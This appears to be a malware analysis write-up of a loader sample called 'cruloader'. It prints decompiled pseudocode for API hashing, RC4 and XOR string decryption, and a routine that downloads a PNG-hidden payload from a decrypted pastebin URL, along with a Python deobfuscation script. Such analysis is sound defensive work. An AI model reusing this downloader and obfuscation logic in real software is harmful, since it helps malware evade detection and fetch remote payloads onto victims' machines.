
If we check the use of the **rc4_routine** function within the **dynamic_library_load** function, we will see that this function is responsible for decrypting the libraries that will be loaded at run time.

```
Pseudocode-A

FARPROC __fastcall dynamic_library_load(int index, int windows_api)
{
  HMODULE library_name; // edi
  int v3; // esi
  int v4; // ebx
  FARPROC result; // eax
  bool rc4_result; // zf
  int (__stdcall *v8)(); // [esp+14h] [ebp-4h]

  library_name = LoadLibraryA((&library_list)[index]);
  v3 = 0;
  v4 = *(_DWORD *)((char *)library_name + *((_DWORD *)library_name + 15) + 120);
  result = (FARPROC)((char *)library_name + *(_DWORD *)((char *)library_name + v4 + 32));
  v8 = result;
  if ( *(_DWORD *)((char *)library_name + v4 + 20) )
  {
    while ( 1 )
    {
      rc4_result = rc4_routine(
                     (unsigned __int8 *)library_name + *((_DWORD *)result + v3),
                     strlen((const char *)library_name + *((_DWORD *)result + v3))) == windows_api;
      result = v8;
      if ( rc4_result )
        break;
      if ( (unsigned int)++v3 >= *(_DWORD *)((char *)library_name + v4 + 20) )
        return result;
    }
    return GetProcAddress(library_name, (LPCSTR)library_name + *((_DWORD *)v8 + v3));
  }
  return result;
}

00000629 dynamic_library_load:31 (401229)
```

The most interesting thing is to understand that both functions will only be executed depending on the conditional met. If the result of the **rc4_routine** function is as expected, the sample execution flow will execute the **sub_401DC0** function.




And within this function, we are presented with another execution of the *Hashing API* technique, using the **dynamic_library_load** function



When identifying a function, which receives a hash as a parameter, it is a strong indication that the *API Hashing* technique is being applied. Therefore, we need to use tools like **HashDB** to identify which API these hashes are applied to.

We could use the **HashDB** plugin for **IDA** or **Binary Ninja**, but thinking about new future malware researchers, who don't have money to buy a license (for now), I developed and still update a script that automates the basic task of **HashDB**, called **hashdb_automated**. This is because API Hashing is extremely common in malware, and these young malware researchers could be left in the dark without Plugins.


Below we can observe the execution of the script, and the discovery of the APIs that are being resolved by this function.



As you can see in the image above, this function is resolving APIs related to communication capabilities, possibly with adversaries' ***C&C***.

Having this information in hand, we can now rename variables, objects and the function name, with the aim of making the code more readable.


After resolving the APIs related to communication capacity, the function code performs an **XOR** operation to decrypt two sets of bytes in hexadecimal, using the key **0xc5**.




I implemented this (and all the others that will be seen in this section) algorithm observed in the IDA pseudo-code in Python, with the aim of decrypting the data and identifying the deobfuscated information. The script can be found below.

```
def rol1_url(byte, shift):
    return ((byte << shift) | (byte >> (8 - shift))) & 0xFF

def decrypt_url(v5):
    for i in range(len(v5)):
        v5[i] = rol1_url(v5[i], 4) ^ 0xC5

    decrypted_url = ''.join([chr(byte) for byte in v5 if byte != 0])
    return decrypted_url

xored_url = [
    0xDA, 0x1B, 0x1B, 0x5B, 0x6B, 0xFF, 0xAE, 0xAE, 0x5B, 0x4A, 0x6B, 0x1B, 0x0A,
0x7A, 0xCA, 0xBA, 0xBE, 0x6A, 0xAA, 0x8A, 0xAE, 0x7B, 0x4A, 0x2B, 0xAE, 0x8A, 0x98,
0x0A, 0x8A, 0xCF, 0x18, 0x28, 0xEA, 0x00
]
decrypted_url = decrypt_url(xored_url)
print(f"\033[32mString Decrypted \033[m[\033[33mdownload_inject\033[m]:
\033[31m{decrypted_url}\033\n")
```


Below in the script execution, we are able to identify that the **XOR** operation decrypts a URL.



If we access the decrypted URL, it takes us to another URL that stores a **PNG file**.



If we access this other URL, we will have access to a **PNG file** with practically no content.



If we download this **PNG file**, and open it in a Hexadecimal reader/editor (I used *xxd*), we will be able to identify the string **redaolurc**, which is basically ***cruloader*** backwards, followed by several possibly encrypted bytes.

Analysis of the content of this PNG file will be explored in the next section. Now let's continue with the code flow of the function we are analyzing.

After decrypting the URL string, two functions will be executed, **sub_401290** and **sub_4013A0**

Pseudocode-A

```c
void __usercall network_apis(int a1@<ebp>)
{
  int len_pastebin_url_encrypted; // eax
  int count_len_url; // ecx
  char *v3; // eax
  _OWORD pastebin_url_encrypted[2]; // [esp-40h] [ebp-4Ch] BYREF
  __int16 v5; // [esp-20h] [ebp-2Ch]
  int v6; // [esp+0h] [ebp-Ch]
  int v7; // [esp+4h] [ebp-8h]
  int retaddr; // [esp+Ch] [ebp+0h]

  v6 = a1;
  v7 = retaddr;
  InternetOpenA = (HINTERNET (__stdcall *)(LPCSTR, DWORD, LPCSTR, LPCSTR, DWORD))dynamic_library_load(2, 0xDA16A83D);// API Hashing -> InternetOpenA
  InternetOpenUrlA = (HINTERNET (__stdcall *)(HINTERNET, LPCSTR, LPCSTR, DWORD, DWORD, DWORD_PTR))dynamic_library_load(
                                                                                                     2,
                                                                                                     0x16505E0);// API Hashing -> InternetOpenUrlA
  InternetReadFile = (BOOL (__stdcall *)(HINTERNET, LPVOID, DWORD, LPDWORD))dynamic_library_load(2, 0x6CC098F5);// API Hashing -> InternetReadFile
  InternetCloseHandle = (BOOL (__stdcall *)(HINTERNET))dynamic_library_load(2, 0xE5191D24);// API Hashing -> InternetCloseHandle
  pastebin_url_encrypted[0] = xmmword_413C7C;
  v5 = 234;
  pastebin_url_encrypted[1] = xmmword_413C8C;
  len_pastebin_url_encrypted = lstrlenA((LPCSTR)pastebin_url_encrypted);
  count_len_url = 0;
  do
  {
    *((_BYTE *)pastebin_url_encrypted + count_len_url) = __ROL1__(*((_BYTE *)pastebin_url_encrypted + count_len_url), 4) ^ 0xC5;
    ++count_len_url;
  }
  while ( count_len_url < len_pastebin_url_encrypted );
  v3 = sub_401290((LPCSTR)pastebin_url_encrypted);
  sub_4013A0((int)v3);
}
```

000011C0 network_apis:1 (401DC0) (Synchronized with IDA View-A, Hex View-1)

First let's analyze the **sub_401290** function, which takes the decrypted URL string as an argument.


After de-hashing the APIs in the previous function, it is clear that this function is responsible for downloading the **PNG file,** through the decrypted URL.

Pseudocode-A


```c
char *__thiscall sub_401290(LPCSTR pastebin_url_dencrypted)
{
  char *allocated_memory; // ebx
  void *url_handle; // edi
  FARPROC bool_HttpQueryInfoA; // eax
  char *var_allocated_memory; // esi
  void *hanlde_internet; // [esp+Ch] [ebp-78h]
  DWORD dwNumberOfBytesRead; // [esp+10h] [ebp-74h] BYREF
  int v9; // [esp+14h] [ebp-70h] BYREF
  SIZE_T dwSize; // [esp+18h] [ebp-6Ch] BYREF
  char v11[100]; // [esp+1Ch] [ebp-68h] BYREF

  dwNumberOfBytesRead = 1;
  v9 = 16;
  dwSize = 2048;
  allocated_memory = (char *)VirtualAlloc(0, (SIZE_T)&dwSize, 0x1000u, 4u);
  hanlde_internet = InternetOpenA("cruloader", 1u, 0, 0, 0);
  url_handle = InternetOpenUrlA(hanlde_internet, pastebin_url_dencrypted, 0, 0, 0, 0);
  bool_HttpQueryInfoA = dynamic_library_load(2, 0x2B53DA6);// API Hashing -> HttpQueryInfoA
  ((void (__stdcall *)(void *, int, char *, int *, _DWORD))bool_HttpQueryInfoA)(url_handle, 5, v11, &v9, 0);
  ::dwSize = sub_4048C4((int)v11);
  if ( ::dwSize > dwSize )
  {
    VirtualFree(allocated_memory, (SIZE_T)&dwSize, 16384u);
    allocated_memory = (char *)VirtualAlloc(0, ::dwSize, 4096u, 4u);
  }
  var_allocated_memory = allocated_memory;
  do
  {
    InternetReadFile(url_handle, var_allocated_memory, 0x800u, &dwNumberOfBytesRead);
    var_allocated_memory += dwNumberOfBytesRead;
  }
  while ( dwNumberOfBytesRead );
  InternetCloseHandle(hanlde_internet);
  InternetCloseHandle(url_handle);
  return allocated_memory;
}
```

00000690 sub_401290:1 (401290) (Synchronized with IDA View-A, Hex View-1)

Now that we understand the purpose of the previous function (now called ***download_file_pastebin***), let's analyze the **sub_4013A0** function.




This function is a bit long, so let's break it down into parts. At the beginning of the section, the execution of an **XOR** operation and the dynamic resolution of some APIs that will be used below are identified.




Using the *hashdb_automated* script, we are able to identify that the hash algorithm used again was **crc32**, and that the APIs being resolved have the ability to write files to disk.

If we follow the flow we are in, the malware has downloaded the **PNG file** and wants to save it to disk.




